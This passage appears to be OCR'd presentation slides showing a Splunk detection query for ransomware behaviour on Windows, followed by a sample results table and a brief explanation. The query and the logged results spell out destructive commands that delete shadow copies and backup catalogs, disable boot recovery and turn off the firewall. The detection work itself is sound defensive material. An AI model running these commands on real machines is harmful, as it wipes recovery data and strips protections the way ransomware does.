
```
`index-sysmon`
signature="Process Create"
( OriginalFileName="vssadmin.exe" AND ( CommandLine="* Delete *" OR CommandLine="* Shadows *" OR CommandLine="* /all *" OR CommandLine="* /quiet" ) )
OR
( OriginalFileName="netsh.exe" AND ( CommandLine="* advfirewall *" OR CommandLine="* set *" OR CommandLine="* currentprofile *" OR CommandLine="* state *" OR CommandLine="* off" OR CommandLine="* firewall *" OR
    CommandLine="* set *" OR CommandLine="* opmode *" OR CommandLine="* mode=disable" ) )
OR
( OriginalFileName="wmic.exe" AND ( CommandLine="* shadowcopy *" OR CommandLine="* Delete" ) )
OR
( OriginalFileName="bcdedit.exe" AND ( CommandLine="* /set *" OR CommandLine="* bootstatuspolicy *" OR  CommandLine="* ignoreallfailures" OR CommandLine="* recoveryenabled *" ) )
OR
( OriginalFileName="wbadmin.exe" AND ( CommandLine="* Delete *" OR CommandLine="* catalog *" OR CommandLine="* -quiet") )
OR
( OriginalFileName="mshta.exe" AND CommandLine="*.hta\"" )
| stats count max(_time) as Last_time min(_time) as First_time dc(OriginalFileName) as OriginalFileName_uniq values(Image) as Image Values(CommandLine) as CommandLine values(ParentCommandLine) as ParentCommandLine  by
    Computer
| where OriginalFileName_uniq > 3
| eval Last_time = strftime(Last_time,"%Y-%m-%d %H:%M:%S")
| eval First_Detection_time = strftime(First_time,"%Y-%m-%d %H:%M:%S")
| table First_Detection_time Computer Image CommandLine ParentCommandLine
```

✓30 events (6/10/21 6:41:00.000 PM to 6/10/21 7:41:01.000 PM) No Event Sampling ▾

	First_Detection_time	Computer	Image	CommandLine	ParentCommandLine
1	2021-06-10 18:55:50	Messi10	C:\Windows\System32\bcdedit.exe C:\Windows\System32\mshta.exe C:\Windows\System32\netsh.exe C:\Windows\System32\vssadmin.exe C:\Windows\System32\wbadmin.exe C:\Windows\System32\wbem\WMIC.exe	"C:\Windows\System32\mshta.exe" "C:\Users\user\Desktop\info.hta" "C:\Windows\System32\mshta.exe" "C:\info.hta" "C:\Windows\System32\mshta.exe" "C:\users\public\desktop\info.hta" bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {default} recoveryenabled no netsh advfirewall set currentprofile state off netsh firewall set opmode mode=disable vssadmin delete shadows /all /quiet wbadmin delete catalog -quiet wmic shadowcopy delete	"C:\Users\user\Desktop\8710ad8fb2938326655335455987aa17961b2496a345a7ed9f4bbfcb278212bc.exe" "C:\Users\user\Desktop\AntiRecuvaAndDB.ex_\AntiRecuvaAndDB.exe" "C:\Windows\system32\cmd.exe"


Basically, it searches for the arguments of the process and command to be executed as a string, similar to the method that detected ransomware in the previous slide. The only difference is the command that is executed.

Spam email vs Spam email related Covid-19



